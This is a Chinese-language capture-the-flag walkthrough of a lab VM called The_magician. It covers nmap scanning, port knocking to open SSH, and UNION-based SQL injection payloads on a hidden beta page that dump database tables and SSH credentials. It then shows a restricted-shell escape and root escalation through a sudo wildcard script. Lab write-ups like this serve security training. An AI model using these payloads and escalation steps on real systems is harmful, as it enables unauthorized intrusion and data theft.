


The_magician

确定靶机 IP 地址

先同时打开靶机（靶机开个 NAT）和 kali，使用 ip a 命令找到 kali 的 IP 地址

```
ip a
```



```
kali@kali: ~
Session Actions Edit View Help
-o[neline] | -t[imestamp] | -ts[hort] | -b[atch] [filename]
-e] |
-rc[vbuf] [size] | -n[etns] name | -N[umeric] | -a[ll] |
-c[olor]}

[(kali㉿kali)-[~]]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:37:ab:6a brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.144/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::c8c5:7867:8645:fcce/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[(kali㉿kali)-[~]]$
```


然后使用 nmap 查找一下 靶机的 IP 地址

```
sudo nmap -sn 192.168.11.0/24
```

```
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ 
(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.11.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-12 07:24 EST
Nmap scan report for 192.168.11.1
Host is up (0.00071s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.11.2
Host is up (0.00012s latency).
MAC Address: 00:50:56:ED:8B:2F (VMware)
Nmap scan report for 192.168.11.142
Host is up (0.00031s latency).
MAC Address: 00:0C:29:90:FC:63 (VMware)
Nmap scan report for 192.168.11.143
Host is up (0.00017s latency).
MAC Address: 00:50:56:EB:29:9D (VMware)
Nmap scan report for 192.168.11.144
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.07 seconds

(kali㉿kali)-[~]
$ sudo nmap -p- -sV 192.168.11.142
```

应该就是上面这 3 个，然后去靶机校验一下



确定了靶机 IP 地址是 192.168.11.142

扫描靶机端口 && 端口敲门开启ssh

```
sudo nmap -p- -sV 192.168.11.142
```

A screenshot of a terminal window titled "kali@kali: ~". The window displays the output of the Nmap command "sudo nmap -p- -sV 192.168.11.142". The output shows a host is up with 65530 filtered ports. Two ports are listed: port 80/tcp is open and running http service with Apache httpd 2.4.65 ((Unix)); port 443/tcp is closed and running https. Both entries are highlighted with a red box. The terminal also shows MAC Address information and a service detection note. At the bottom, there are two additional terminal prompts: "(kali㉿kali)-[~]" and "(kali㉿kali)-[~]".

```
kali@kali: ~
Session Actions Edit View Help
└$ sudo nmap -p- -sV 192.168.11.142
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-12 07:25 EST
Nmap scan report for 192.168.11.142
Host is up (0.00048s latency).


Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
80/tcp    open  http            Apache httpd 2.4.65 ((Unix))
443/tcp   closed https
7000/tcp  closed afs3-fileserver
8000/tcp  closed http-alt
9000/tcp  closed cslistener
MAC Address: 00:0C:29:90:FC:63 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.61 seconds

(kali㉿kali)-[~]
└$ 
(kali㉿kali)-[~]
```

看到仅 80/tcp (HTTP) open, closed 的端口也不多，而且 7000 8000 9000 非常像端口敲门

先直接用 firefox 上网看下



网站非常简单，就只有一个 H1 标题，于是想到 F12 看看源码

发现了注释 port 7000 8000 9000

那就比较明了了，应该是端口敲门

所以直接用 knock 敲下门 `knock 192.168.11.142 7000 8000 9000`

然后再扫描一下端口，发现 ssh 开了

```
(kali㉿kali)-[~]
└─$ knock 192.168.11.142 7000 8000 9000

(kali㉿kali)-[~]
└─$ nmap -p 22 192.168.11.142
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-12 07:40 EST
Nmap scan report for 192.168.11.142
Host is up (0.00049s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:90:FC:63 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

路径扫描 && sql注入

```
[07:45:56] 403 - 277B - /.htpasswd_test
[07:45:56] 403 - 277B - /.htpasswd
[07:45:56] 403 - 277B - /.httr-oauth
[07:46:00] 403 - 277B - /.ht_wsr.txt
[07:46:01] 200 - 820B - /cgi-bin/printenv
[07:46:01] 200 - 1KB - /cgi-bin/test-cgi
[07:46:05] 200 - 1KB - /index.php
[07:46:05] 200 - 1KB - /index.php/login/
[07:46:10] 200 - 32B - /robots.txt
[07:46:10] 403 - 277B - /server-status/
[07:46:10] 403 - 277B - /server-status
```

Task Completed

```
(kali㉿kali)-[~]
```

用 dirsearch 扫了一下，发现只有这几个 200 的

先看 robots.txt，这种靶机的 robots.txt 如果有的话非常有可能是作者给的提示

发现 robots.txt 里面是

User-agent: *

Allow: scanch.php

这个文件还正好没有被扫出来，那大概就是核心文件了，进去看看

目标机器搜索 (作者/系统)

作者 : 输入作者名称模糊搜索

系统 : 输入系统名称模糊搜索

执行搜索

查看一下源码

```
kali@kali: ~
Session Actions Edit View Help
border-radius: 8px;
text-align: center;
}
</style>
</head>
<body>
<div class="container">
<h2>目标机器搜索 (作者/系统) </h2>
<!-- 或许每个文件都应该要一个测试版本(beta) -->
<!-- 搜索表单 . POST提交 , 提交到当前页面 -->
<form class="search-form" method="POST" action="/scanch.php">
<div class="form-item">
<label for="author">作者 : </label>
<input type="text" id="author" name="author" placeholder="输入作者名称模糊搜索" value="">
</div>
<div class="form-item">
<label for="system">系统 : </label>
<input type="text" id="system" name="system" placeholder="输入系统名称模糊搜索" value="">
</div>
<div class="form-item">
<button type="submit">执行搜索 </button>
```

发现这里有作者给的提示，思考一下

但是测试版本的英文应该是 beta 吧？感觉很有可能是出题人故意给的提示，试一下常见的测试文件可能性

scanchbate.php

bate_scanch.php

scanch_bate.php

发现是scanch_bate.php

A screenshot of a web browser window. The address bar shows the URL `192.168.11.142/scanch_bate.php`. The page title is "MazeSec". There is an input field labeled "输入查询 ID : 1' order by 1#" and a button labeled "执行查询" (Execute Query). Below the input field, the text "查询结果" (Query Results) is displayed. A fatal MySQL error message is shown: "Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' order by 1#' at line 1 in /var/www/localhost/htdocs/scanch_bate.php:34 Stack trace: #0 /var/www/localhost/htdocs/scanch_bate.php(34): mysqli->query() #1 {main} thrown in /var/www/localhost/htdocs/scanch_bate.php on line 34".

试一下 `'` 发现报错了，那说明肯定有注入点

然后测试一下行数，但是发现报错了 `near '' order by 1#' at line 1`

应该是 `'` 的问题，删掉发现正常返回了

A screenshot of the "MazeSec" application interface. The top navigation bar includes links for OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, and Kali Net. The main title is "MazeSec". Below it is an input field labeled "输入查询 ID : 1 order by 1#" and a "执行查询" (Execute Query) button. The section titled "查询结果" (Query Results) displays the following data:
序号: 1
名称: Ezpwn
作者: S@Ku_γA
系统: Linux
难度: Easy

ok，那顺便把行数也获取了，只有 5 行

然后测试一下显示位，发现全部都是显示位，而且顺序正常

`-1 union select 1,2,3,4,5#`

MazeSec

输入查询 ID : -1 union select 1,2,3,4,5#

查询结果

序号: 1

名称: 2

作者: 3

系统: 4

难度: 5

那就可以开始获取各种信息了

- 查数据库名 -1 union select 1, database(), 3, 4, 5#

得到数据库名 MazeSec

- 查表名 -1 union select 1, group_concat(table_name), 3, 4, 5 from information_schema.tables where table_schema=database()#

得到各表名 guguge, target_machines

- 查列名 -1 union select 1, group_concat(column_name), 3, 4, 5 from information_schema.columns where table_name='guguge' #

-1 union select 1, group_concat(column_name), 3, 4, 5 from information_schema.columns where table_name='target_machines' #

得到 guguge 各列为 序号, 文件名, 描述

得到 target_machines 各列为 序号, 名称, 作者, 系统, 难度

target_machines 里应该没有啥好看的, 先看看 guguge 里面, 这个名字挺有意思

-1 union select 1, group_concat(文件名, 0x3a, 描述), 3, 4, 5 from guguge#

得到 firefly:firefly:3deaths

那这个应该就是用户名和密码了，直接 ssh 连一下就行

进去之后就直接拿到 user 的 flag 了

Ssh && 提权

然后尝试一些命令发现报错了，那就看一下用的是不是标准 bash

```
cat /etc/passwd | grep firefly
```

得到 firefly:x:1000:1000:::home/firefly:/opt/ash.sh

看一下源码逻辑

发现只提取了命令的第一个字符串 cmd=\$(echo "\$1" | busybox awk '{print \$1}')

那就比较简单了，分号 && 反引号都能绕过

```
ls && /bin/sh
```

直接获取了正常的 shell
那 sudo -l 查一下发现 (ALL) NOPASSWD: /home/firefly/*.sh

那就随便提权了

代码块

```
1 echo '/bin/sh' > /home/firefly/win.sh
2 chmod +x /home/firefly/win.sh
3 sudo /home/firefly/win.sh
```